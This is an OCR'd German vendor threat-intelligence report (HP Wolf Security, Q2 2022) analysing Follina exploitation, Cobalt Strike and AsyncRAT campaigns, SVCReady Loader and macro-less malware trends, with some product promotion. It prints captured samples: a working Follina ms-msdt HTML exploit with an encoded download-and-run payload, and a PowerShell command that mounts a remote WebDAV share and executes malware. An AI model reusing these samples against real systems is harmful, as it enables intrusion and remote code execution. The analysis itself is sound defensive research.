HP WOLF PRO SECURITY

HP WOLF SECURITY

Threat Insights Report

Q2 - 2022


Bedrohungslage

Willkommen zur Q2 2022 Ausgabe der Wolf Security Threat Insights Berichte

Jedes Quartal stellen unsere Sicherheitsexperten nennenswerte Malware-Kampagnen, Trends und Techniken vor, die von HP Wolf Security identifiziert worden sind. Durch die Isolierung von Bedrohungen, die Erkennungstools entgangen sind und es bis zu den Endgeräten geschafft haben, gibt HP Wolf Security einen Einblick in die neuesten Methoden von Cyberkriminellen. Damit erhalten Sicherheitsteams das Wissen, um neue Bedrohungen zu bekämpfen und ihre Sicherheitsvorkehrungen zu verbessern.[1]

Nennenswerte Bedrohungen

Zero-Day-Schwachstelle in MSDT ermöglicht Angreifern macro-less Zugriff auf Systeme (CVE-2022-30190)



Im April wurden schädliche Dokumente entdeckt, die eine schwerwiegende Zero-Day-Schwachstelle im URL-Protokoll des Microsoft Support Diagnostic Tool (MSDT) ausnutzen und Angreifern die Ausführung von willkürlichem Code ermöglichen. Am 27. Mai veröffentlichten Sicherheitsforscher ein bösartiges Office-Dokument, das diese Sicherheitslücke ausnutzt, und nannten es “Follina”. Das Dokument lädt eine HTML-Datei, die den anfälligen “ms-msdt” Protokoll-Manager mit als Argument angegebenem PowerShell-Code enthält.

Nach dem Bekanntwerden des Vorfalls begannen Angreifer schnell, diese Technik zur Verbreitung von Malware zu nutzen. Was Follina für Angreifer so attraktiv macht, ist die Tatsache, dass es nur minimale Benutzerinteraktion erfordert, da es leicht in Office-Dateiformaten verpackt werden kann, mit denen die Benutzer vertraut sind. Außerdem ist es im Vergleich zu etablierten Ausführungstechniken wie Makros weniger wahrscheinlich, entdeckt zu werden. Es kann auch einfach durch die Vorschau einer Datei im Datei-Explorer wirken.[2]

Sowohl APT-Bedrohungsakteure (z. B. TA4133[3] und Sandworm[4]) als auch Crimeware-Gruppen, die Malware wie QakBot verbreiten, wurden dabei beobachtet, wie sie Follina in freier Wildbahn anwendeten.[5] Die Betreiber von QakBot übernahmen die Technik Anfang Juni, gefolgt von anderen, die AgentTesla und Remcos RAT Mitte Juni einsetzten – sie alle versuchen, leicht in Netzwerke einzudringen, um ihre Ziele zu erreichen, sei es Spionage oder finanzieller Gewinn durch Ransomware.

Tage zwischen „Follina“ Veröffentlichung bis Patch Release

63

Ein Patch wurde am 14. Juni veröffentlicht, was ein Zeitfenster von mindestens 63 Tagen ab dem Zeitpunkt der Meldung des Problems öffnete.[6] Die durchschnittliche Zeit, die Unternehmen für die Genehmigung, Bereitstellung und Überprüfung von Patches benötigen, beträgt 97 Tage, so dass sich dieses Zeitfenster weiter ausdehnte.[7] Zudem wurde der Missbrauch von MSDT als Code-Ausführungstechnik bereits im August 2020 beschrieben.[8]

Die Technologie zur Eindämmung von Bedrohungen von HP Wolf Security eliminiert das Risikofenster von CVE-2022-30190, da die anfällige MSDT-Komponente innerhalb einer mikro-virtuellen Maschine isoliert ist und das Host-System vor einer Infektion schützt. Dadurch müssen sich Netzwerkverteidiger nicht mehr ausschließlich auf Erkennungen und Schutzmaßnahmen verlassen, die eventuell fehlerhaft sind und schnell veralten, sobald sich das Bewusstsein für das Ausmaß einer Schwachstelle weiterentwickelt. Während die Patch-Verwaltung eine wichtige Aktivität für die Sicherheit eines jeden Netzwerks bleibt, kann die Eindämmung von Bedrohungen Unternehmen vor unbekannten Schwachstellen schützen – wie es bei Follina der Fall war.


```
<!doctype html>
<html lang="en">
<body>
<script>window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JFN0YXJ0VXA9IiRFbnY6VVNFUlBST0ZJTEVcQXBwRGF0YVxSb2FtaW5nXE1pY3Jvc29mdFxXaW5kb3dzXFN0YXJ0IE1lbnVcUHJvZ3JhbXNcU3RhcnR1cCI7IEludm9rZS1XZWJSZXF1ZXN0IGh0dHBzOi8vdXBkYXRlYmthdi5jZjo4MDgwL0NoaW1MYWNVcGRhdGUuZXhlIC1PdXRGaWxlICRTdGFydFVwXENoaW1MYWNVcGRhdGUuZXhlOyBTdGFydC1Qcm9jZXNzIGaWxlUGF0aCAkU3RhcnRVcFxDaGltTGFjVXBkYXRlLmV4ZTsg'+[char]34+'))'))))i/../../../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe\""; //cyunhfaqjlogfbaqcgdqzpjmvnjvwwngcfdrfglhaanlnutwpnulrbbhpqwdarpsqileqbobrdsmjmbudhtcpgypiuleggcflbsmtvywzazdfpoaogetimijlmrbxzjsytzcjetbbkhdcyylaniwpwghrkjsnaqcanewmenutdngpmrdxfrwiizuagbibjosldlyduyuplqdmwgieplmfyedkmxqxrsuxljdobxfjlasnkughhrikccosjjmfgfkponxlvdtdusjvjdxyrjlbfvjjdhfyfklcaaazeztanajufsejskclusxablhnvkebvpirkgwmsuvwtxubohbzzdgglcpoatvvxpwodcckdqfzxngarfsngamgowckhuyffmixuyyffssnjkiighlglivcesvcilvcezfochkmhlnwrkrgcmlnomdijxlluvhxtmnrofvbyrgtzjrvxoqvwtvlvnhnckqcsfdlawxdriafdyttlwbxnfqgdimjowrhnwdgxqsiharuivrfhtepoklbglomdmdueiwrutaufxqybohfgfydsephlelxkyuiozzodzkqhtimsvxcfuqpdsxcxopxjtkubdcyxuazeepoapglfontnjfasqotdxzdkkrefrslmfzqgulxzensbynyzurfzwntuioepwaebfwgkktjxyfnheebflijbubncrzojptxjuipxzkqzfksgongvbjwixuluxenlvctzqemkmfpsvealhtcwjqhpdbvfwljwvjeqembjgzshcdihixboepggoujucpzwpvyglxzlcshgzlvtoivkbgltmconioknkonklxhwlzedbqzggefuxdkpphpoaqkhjmxgalgglqntlpezqlahajbfdkjbyghbwlrxequfpkbgiyhnabjekilhnifdcdbfgkzldgxkcxfghdogqfsgshyfzqaqdllflvmvvkdpmfwhcftzlhoinsssjlwjlamjjcbnaejlegiiyeubmfyphsjlhgjqakwceessmcgmygojcedvdbhmfcsutvuzrcnwojlvrrkkjpdfllzcsjxducpesddzzeesvyrepmvxnkraeojxeartizwbubbntoeconpuhbyhkjryxsvlowqioupzovxaatrauigjzqztvamyknqwyfsidkkbdduprdbcibmaiqqnmpkxuufwsmvmeqmxlaoqpcgzclbcimrfezhwypqtpycudnqvfmrfhvyzxcfwayjsjblmjnryymqetpvpsqbzzmpvtujyspkxelagoqfwphmbmfgofoosltuziwwdrcoetfjavartwjhhrvrzvrimwptmgjaphjzwhqbcacxmmbggmtkzynijjczhksoeeuxuhvquibvrietgnylxonhvbzvowmvngqrrjuycaiphbtgeuogmnerowstfbscplqjqbnceihgeusbrhibtommvpwvoqbetbvzilphwgfcqblbxnmzjihpzbltnvdehqdpdkavhnltnezasnvaevrosnkagytebcswmejammwcndmersbwzjqmwbkpzdslxiyyewyzufgbdzybdqhrophjrddldcoptmmiqzacjotdtwxswaxiolxxkctwbnpjjvbjiuvzdusofuceicynlqdpffjsrrardhhgeczglcobnuaxvhmfqfqhpesxgzdeyauyzfpyiqwtosxodxixiirloxqajkpcwteioxsedqstzmtpemcnlhuqjkbtmcfxeadiixpjddfvmybrjnijpooqrriuldvqffnpohzowmanskclhwfsdsywvxrnouatnyzccqkhwiwgnmjejnngkrudyfhvfgebqbydufgbiagcgcziipsszjrdfwnpekdynmbxxrmzmijsbrwbsbhtreyilgvbcchjmhawkocndxavwzctbuyfufqsyegojyehyckfvsvvrhxqcfcymkynlwyhgchzvuiffsmennjojtmnrssrzhnijxmettkjbtabkmojkqplfttixxvcketmizjpgnddpyipqdabpssherxajfxzcaailpfbnkserjdbxenafjvkhvucapgrvlzevxak
</script>
</body>
</html>
```

Abbildung 1 – HTML-Datei, die CVE-2022-30190 ausnutzt, wie der Protokoll-Handler “ms-msdt” zeigt

Angreifer ködern Zielpersonen mit gefälschten VIP-Tickets für Mega-Events

Großveranstaltungen sind beliebte Köder, mit denen Angreifer ihre Opfer dazu bringen, Schadsoftware auf ihren PCs auszuführen. Im zweiten Quartal entdeckte das Bedrohungsforschungsteam von HP Wolf Security eine Kampagne, die bösartige Microsoft Word-Dokumente verbreitete, die sich als VIP-Einladungen für die Doha Expo 2023 ausgaben. Die Veranstaltung ist Berichten zufolge die zweitgrößte Veranstaltung in Katar und zieht über drei Millionen Besucher an.[9]

In dieser Kampagne handelt es sich bei dem Word-Dokument um eine .docx-Datei, die Schadcode auslöst, wenn die Datei geöffnet wird. Unsere Untersuchung ergab, dass die Word-Datei die Follina-Schwachstelle (CVE-2022-30190) ausnutzt und eine externe HTML-Datei lädt, die einen PowerShell-Befehl enthält (Abbildung 4).




```
$cmd="C:\windows\system32\cmd.exe";Start-Process $cmd -windowstyle hidden -ArgumentLi
st "/c taskkill /f /im msdt.exe";Start-Process $cmd -windowstyle hidden -ArgumentList
 "/c net use z: \\5.206.224.233\webdav\ /user:user `$RFVbgtyuJ32D && z:\osdupdate.exe
 && net use z: /delete ";
```

Abbildungen 2 und 3 – Das als Köder dienende Dokument (oben) und der Befehl zum Laden von Malware über ein Netzlaufwerk (unten)

Der Befehl beendet msdt.exe, lädt die Schaddaten von einem Remote-Server und führt sie aus. Die Schaddaten werden auf ungewöhnliche Weise geladen. Anstatt sie direkt herunterzuladen, mountet der Befehl zunächst ein WebDAV[10]-Netzlaufwerk, das die Malware enthält, mit "net use".[11] Der PowerShell-Befehl führt dann die Malware aus und trennt die Verbindung des gemounteten Laufwerks vom Client. Diese Technik setzt voraus, dass Unternehmen das Mounten von Remote-Netzlaufwerken auf dem System zulassen. Wenn dies der Fall ist, kann die Technik zur Umgehung eines Web-Proxys verwendet werden.

Die Nutzdaten fügen sich in den Prozess werfault.exe ein und kommunizieren dann mit einem Command-and-Control-Server (C2), der auf telecomly[.]info gehostet wird. Die Analyse der Nutzdaten zeigt, dass es sich um Cobalt Strike Beacon handelt, eine beliebte kommerzielle Backdoor. Die Köder, die Ausnutzung der Zero-Day-Schwachstelle Follina durch den Bedrohungsakteur und der Einbau eines Netzwerklaufwerks zur Bereitstellung einer Backdoor zeigen, wie Kriminelle durch die Verkettung von Techniken effektive Angriffe durchführen können.

Gefälschte Postbenachrichtigungen liefern AsyncRAT durch HTML-Schmuggel

Einer der beliebtesten Köder, den wir sehen, sind gefälschte Zustellungsbenachrichtigungen. Im zweiten Quartal analysierten wir eine Malware-Kampagne, die AsyncRAT verbreitete und die Israel Post imitierte. In diesem Fall erhielt ein Mitarbeiter eine E-Mail an seine persönliche E-Mail-Adresse, die angeblich von Israel Post stammte. Über Webmail öffnete der Benutzer den bösartigen HTML-Anhang auf einem Geschäftscomputer. Da der Anhang aus dem Internet heruntergeladen wurde, behandelte HP Wolf Security die Datei als nicht vertrauenswürdig und öffnete sie in einer Mikro-VM, wodurch die Bedrohung absichtlich isoliert wurde. Wie dieses Beispiel zeigt, kann die Verwendung privater Webmail auf Geschäftscomputern riskant sein, da Webmail-Anbieter in der Regel weniger Schutz bieten als das E-Mail-Gateway eines Unternehmens.

Der Angreifer nutzte die Technik des HTML-Schmuggels (T1027.006), um dem Benutzer ein ISO-Archiv zu liefern, indem er es in den HTML-Anhang einbettete.[12] Wenn der HTML-Anhang geöffnet wird, fordert der Webbrowser des Benutzers ihn auf, die ISO-Datei herunterzuladen. Wenn der Benutzer die ISO-Datei öffnet, wird sie als Laufwerk eingebunden. Sie enthält nur eine Datei, ein Visual Basic-Skript. Das Skript ist verschleiert und führt einen PowerShell-Befehl aus, der wiederum eine Datei aus dem Internet herunterlädt und ausführt. Bei der heruntergeladenen Datei handelt es sich um ein PowerShell-Skript. Es enthält zwei verschlüsselte ausführbare Dateien, eine Dynamic Link Library (DLL) und eine .exe.




Abbildung 4 – HTML-Anhang zur Übermittlung einer .iso-Datei

Wenn das Skript ausgeführt wird, öffnet ein Webbrowser-Fenster zur Ablenkung die Website der Israel Post. Währenddessen speichert die Malware im Hintergrund ein Visual Basic-Skript, ein Batch-Skript, ein PowerShell-Skript und die beiden ausführbaren Dateien in einem lokalen Ordner und führt dann das Visual Basic-Skript aus. Dadurch wird eine Infektionskette ausgelöst, in der ein Skript nach dem anderen ausgeführt wird, bis schließlich die DLL mithilfe von PowerShell geladen wird. Nachdem die DLL in den Speicher geladen wurde, wird eine Methode aufgerufen, die einen Prozessnamen und den Ort der .exe-Datei als Argumente übergibt. Die DLL verwendet die RunPE-Technik, um die .exe-Datei in den ausgewählten Prozess zu injizieren, in diesem Fall aspnet_compiler.exe.[13]

Bei der injizierten Malware handelt es sich um AsyncRAT, einen weit verbreiteten .NET-Remote-Access-Trojaner (RAT), der das infizierte System überwachen und steuern kann.[14] Zu seinen Fähigkeiten gehören Datensammlung und -exfiltration.
Im Gegensatz zu den meisten .NET-Malware-Samples war das in der Kampagne gelieferte Sample nicht verschleiert, so dass es eine einfache Aufgabe war, seine Konfiguration zu extrahieren. Die Konfiguration ist mit AES verschlüsselt, aber da der Schlüssel in der Malware gespeichert ist, kann er entschlüsselt und für die Gefahrensuche verwendet werden.[15]

Nennenswerte Techniken

In Dokumenten versteckter Shellcode verbreitet SVCReady Loader




Abbildung 5 – SVCReady-Beispiel, isoliert von HP Wolf Security im April 2022

Von HP Wolf Security entdeckte Malware per E-Mail, die einen E-Mail-Gateway-Scanner umgangen hatte

14%

Ende April entdeckten wir neue bösartige Spam-Kampagnen, die eine bis dahin unbekannte Malware-Familie namens SVCReady Loader verbreiteten.[16] Die Malware zeichnet sich durch eine ungewöhnliche Art und Weise aus, wie sie auf die Ziel-PCs übertragen wird – mit Hilfe von Shellcode, der in den Eigenschaften von Microsoft Office-Dokumenten versteckt ist – und durch die Tatsache, dass sie sich wahrscheinlich noch in einem frühen Entwicklungsstadium befindet, da ihre Autoren die Malware im Mai mehrmals aktualisiert haben.

Die Dokumente enthalten Visual Basic for Applications (VBA) AutoOpen-Makros, die zur Ausführung von bösartigem Code verwendet werden. Im Gegensatz zu den meisten anderen Office-Schadprogrammen verwendet das Dokument jedoch nicht PowerShell oder MSHTA, um weitere Nutzdaten aus dem Internet herunterzuladen. Stattdessen führt das VBA-Makro in den Eigenschaften des Dokuments gespeicherten Shellcode aus, der dann SVCReady Loader ablegt und ausführt. Bei der Malware handelt es sich um eine DLL, die über rundll32.exe gestartet wird. Ihre Hauptfunktion besteht darin, andere Nutzdaten auf den infizierten Computer herunterzuladen, mit zusätzlichen Funktionen zum Sammeln von Systeminformationen, Erstellen von Screenshots und Übermitteln dieser Informationen an einen C2-Server.


Die Kommunikation mit dem C2-Server erfolgt über HTTP, aber die Daten werden mit dem RC4-Verfahren verschlüsselt. Interessanterweise war die RC4-Verschlüsselung in den ersten Malware-Samples, die wir im April analysierten, nicht implementiert. Dies deutet darauf hin, dass die C2-Verschlüsselung erst im Mai hinzugefügt wurde und dass die Malware aktiv weiterentwickelt wird. Die Malware weist Softwarefehler auf, vor allem in ihrem Persistenzmechanismus und bei der Duplizierung der gesammelten Aufklärungsdaten. Dies sowie die geringe Häufigkeit und der geringe Umfang der Kampagnen deuten darauf hin, dass sich die Malware in einem frühen Stadium der Entwicklung befindet.

Nennenswerte Trends

Anstieg von Malware in isolierten Archiven im Vergleich zum Vorquartal

11%

Die wichtigsten Malware-Dateitypen



Angreifer nutzen “makrofreie” Formate zur Verbreitung von Malware

Jahrelang haben sich Angreifer auf bösartige Makros als ersten Schritt zur Infektion von Zielcomputern verlassen. Im Februar kündigte Microsoft an, dass Office Makros in Dokumenten, die aus dem Internet heruntergeladen werden, standardmäßig deaktivieren werden, so dass diese Technik für Angreifer nicht mehr zur Verfügung stehe.[17] Im zweiten Quartal reagierten Bedrohungsakteure auf diese Änderung, indem sie mit alternativen, makrofreien Code-Ausführungstechniken experimentierten.

Eine signifikante Änderung gab es bei der Verbreitung von Emotet am 22. April, als die Betreiber begannen, Verknüpfungsdateien (.lnk) zu testen, um die Malware anstelle von Office-Dokumenten auszuführen. Die neuen Verknüpfungsdateien funktionieren, indem ein Befehl im Zielpfad der Verknüpfungsdatei angegeben wird, der die Malware aus dem Internet herunterlädt und ausführt. Eine frühe Version dieser bösartigen Verknüpfungsdateien verwendete den Befehl “findstr”, um ein an die Verknüpfungsdatei angehängtes Visual Basic-Skript zu extrahieren und auszuführen. Im zweiten Quartal sahen wir auch Varianten, bei denen die Befehle Batch- oder PowerShell-Skripte waren.

Im Jahr 2022 haben wir andere Bedrohungsakteure beobachtet, die Malware-Familien über Verknüpfungsdateien verbreiten, darunter QakBot, IcedID, Bumblebee, NjRAT und RedLine Stealer. Als Reaktion auf die Nachfrage nach Werkzeugen werden seit Mitte Juni in Hackerforen mehrere Malware-Baukästen für Verknüpfungsdateien zum Verkauf angeboten. Diese Tools sollen die Erstellung von waffenfähigen Verknüpfungsdateien zur Verbreitung von Malware erleichtern.

11 % mehr Archivbedrohungen als in Q1

Die Zahl der in Archiven verbreiteten Bedrohungen stieg um 11 %, während die Zahl der Skripte und ausführbaren Dateien seit dem ersten Quartal um 15 % zurückging. Dies ist wahrscheinlich darauf zurückzuführen, dass Angreifer Malware in Archiven platzieren, bevor sie diese an die Zielpersonen senden, z. B. bösartige .lnk-Verknüpfungen, die in .zip-Archiven gespeichert werden. Archivdateiformate werden mit größerer Wahrscheinlichkeit von E-Mail-Gateways zugelassen und können verschlüsselt werden, was es Angreifern erleichtert, Benutzer zu erreichen und Sicherheitskontrollen zu umgehen, die auf Scans zur Erkennung bösartiger Inhalte angewiesen sind.

Wichtigste Bedrohungsvektoren

69%

Email

17%

Webbrowser Downloads

14%

Andere

Versandköder auf dem Vormarsch

Im 2. Quartal gab es einen Anstieg von Malware-Kampagnen, die sich mit dem Thema Versand befassten und RATs wie Agent Tesla verbreiteten, wobei "Versand" (8.) und "DHL" (9.) in die Top 10 der häufigsten bösartigen E-Mail-Betreffwörter aufstiegen.

Tabellenblätter bleiben Top-Malware-Dateityp

Tabellenkalkulationen waren auch im zweiten Quartal der wichtigste Dateityp für die Verbreitung von Malware über alle Vektoren, wobei die beliebtesten Köder Geschäftstransaktionen waren. Dieser Dateityp wurde von den laufenden Emotet-Kampagnen bevorzugt, die auf Unternehmen im asiatisch-pazifischen Raum abzielen.

Bösartige, mobil ausführbare Dateien schaffen es immer noch an E-Mail-Gateways vorbei

Im 2. Quartal waren die fünf beliebtesten Malware-Dateiformate für Bedrohungen, die per E-Mail versendet wurden, .xlsx, .xls, .rar, .zip und .doc. Bei Bedrohungen, die über Webbrowser verbreitet wurden, waren die beliebtesten Malware-Formate .exe, .msi, .rar, .zip und .pdf. Es überrascht nicht, dass dies darauf hindeutet, dass die Angreifer Formate verwenden, die den Benutzern vertraut sind. Noch überraschender ist, dass 1 % der im zweiten Quartal per E-Mail übermittelten Bedrohungen .exe-Dateien waren, was darauf hindeutet, dass einige Unternehmen riskante Dateiformate an ihren E-Mail-Gateways nicht blockieren.

Bleiben Sie auf dem Laufenden

Der HP Wolf Security Threat Insights Report wird durch die meisten unserer Kunden ermöglicht, die sich dafür entscheiden, Bedrohungs-Telemetrie mit HP zu teilen. Unsere Sicherheitsexperten analysieren Bedrohungstrends und bedeutende Malware-Kampagnen, kommentieren Warnungen mit Hinweisen und geben diese an die Kunden weiter.

Wir empfehlen unseren Kunden, die folgenden Schritte zu unternehmen, um sicherzustellen, dass Sie den größten Nutzen aus Ihren HP Wolf Security-Implementierungen ziehen:[a]

- Aktivieren Sie Threat Intelligence Services und Threat Forwarding in Ihrem HP Wolf Security Controller, um von MITRE ATT&CK Anmerkungen, Triagierung und Analysen unserer Experten zu profitieren.[b] Weitere Informationen finden Sie in unseren Knowledge Base Artikeln.[18] [19]
- Halten Sie Ihren HP Wolf Security Controller auf dem neuesten Stand, um neue Dashboards und Berichtsvorlagen zu erhalten. Sehen Sie sich die neuesten Versionshinweise und Software-Downloads auf dem Kundenportal an.[20]
- Aktualisieren Sie Ihre HP Wolf Security Endpoint-Software, um mit den von unserem Forschungsteam hinzugefügten Regeln für Bedrohungshinweise auf dem Laufenden zu bleiben.

Das HP Threat Research Team veröffentlicht regelmäßig Indicators of Compromise (IOCs) und Tools, die Sicherheitsteams bei der Abwehr von Bedrohungen unterstützen. Sie können auf diese Ressourcen über das HP Threat Research GitHub Repository zugreifen.[21] Die neuesten Erkenntnisse aus der Bedrohungsforschung finden Sie auf dem HP Wolf Security Blog.[22]




Abbildung 6 – MITRE ATT&CK-Heatmap der von HP Wolf Security isolierten Angreifertechniken im zweiten Quartal 2022[23]

Über den HP Wolf Security Threat Insights Report

Unternehmen sind am meisten gefährdet, wenn Benutzer E-Mail-Anhänge öffnen, auf Hyperlinks in E-Mails klicken und Dateien aus dem Internet herunterladen. HP Wolf Security schützt das Unternehmen, indem es riskante Aktivitäten in Mikro-VMs isoliert und so sicherstellt, dass Malware den Host-Computer nicht infizieren oder sich im Unternehmensnetzwerk ausbreiten kann. HP Wolf Security nutzt Introspektion, um umfangreiche forensische Daten zu sammeln, die unseren Kunden helfen, die Bedrohungen für ihre Netzwerke zu verstehen und ihre Infrastruktur zu schützen. Der HP Wolf Security Threat Insights Report hebt bemerkenswerte Malware-Kampagnen hervor, die von unserem Bedrohungsforschungsteam analysiert worden sind, so dass unsere Kunden über neue Bedrohungen informiert sind und Maßnahmen zum Schutz ihrer Umgebungen ergreifen können.

Über HP Wolf Security

HP Wolf Security ist eine neue Art[c] der Endpunktsicherheit. Das HP Portfolio aus hardwaregestützter Sicherheit und endpunktspezifischen Sicherheitsservices soll Unternehmen dabei helfen, PCs, Drucker und Mitarbeitende vor Cyberangriffen zu schützen. HP Wolf Security bietet umfassende Endpunkt- und Ausfallsicherheit, die auf der Hardware-Ebene beginnt und sich über Software und Services erstreckt.

Referenzen

[1] https://hp.com/wolf

[2] https://www.techspot.com/news/94766-new-follina-zero-day-vulnerability-microsoft-office-works.html

[3] https://www.bleepingcomputer.com/news/security/windows-msdt-zero-day-now-exploited-by-chinese-apt-hackers/

[4] https://www.bleepingcomputer.com/news/security/russian-hackers-start-targeting-ukraine-with-follina-exploits/

[5] https://therecord.media/hackers-using-follina-windows-zero-day-to-spread-qbot-malware/

[6] https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2022-30190

[7] https://www.morphisec.com/hubfs/2020 State of Endpoint Security Final.pdf

[8] https://benjamin-altpeter.de/doc/thesis-electron.pdf

[9] https://thepeninsulaqatar.com/article/20/06/2022/expo-2023-doha-will-be-second-largest-global-event-in-qatar-official [10] http://www.webdav.org/specs/rfc4918.html

[11] https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/gg651155(v=ws.11) [12] https://attack.mitre.org/techniques/T1027/006/

[13] https://www.malwarebytes.com/glossary/runpe-technique

[14] https://malpedia.caad.fkie.fraunhofer.de/details/win.asyncrat

[15] https://github.com/hpthreatresearch/iocs/blob/main/asyncrat/iocs.txt
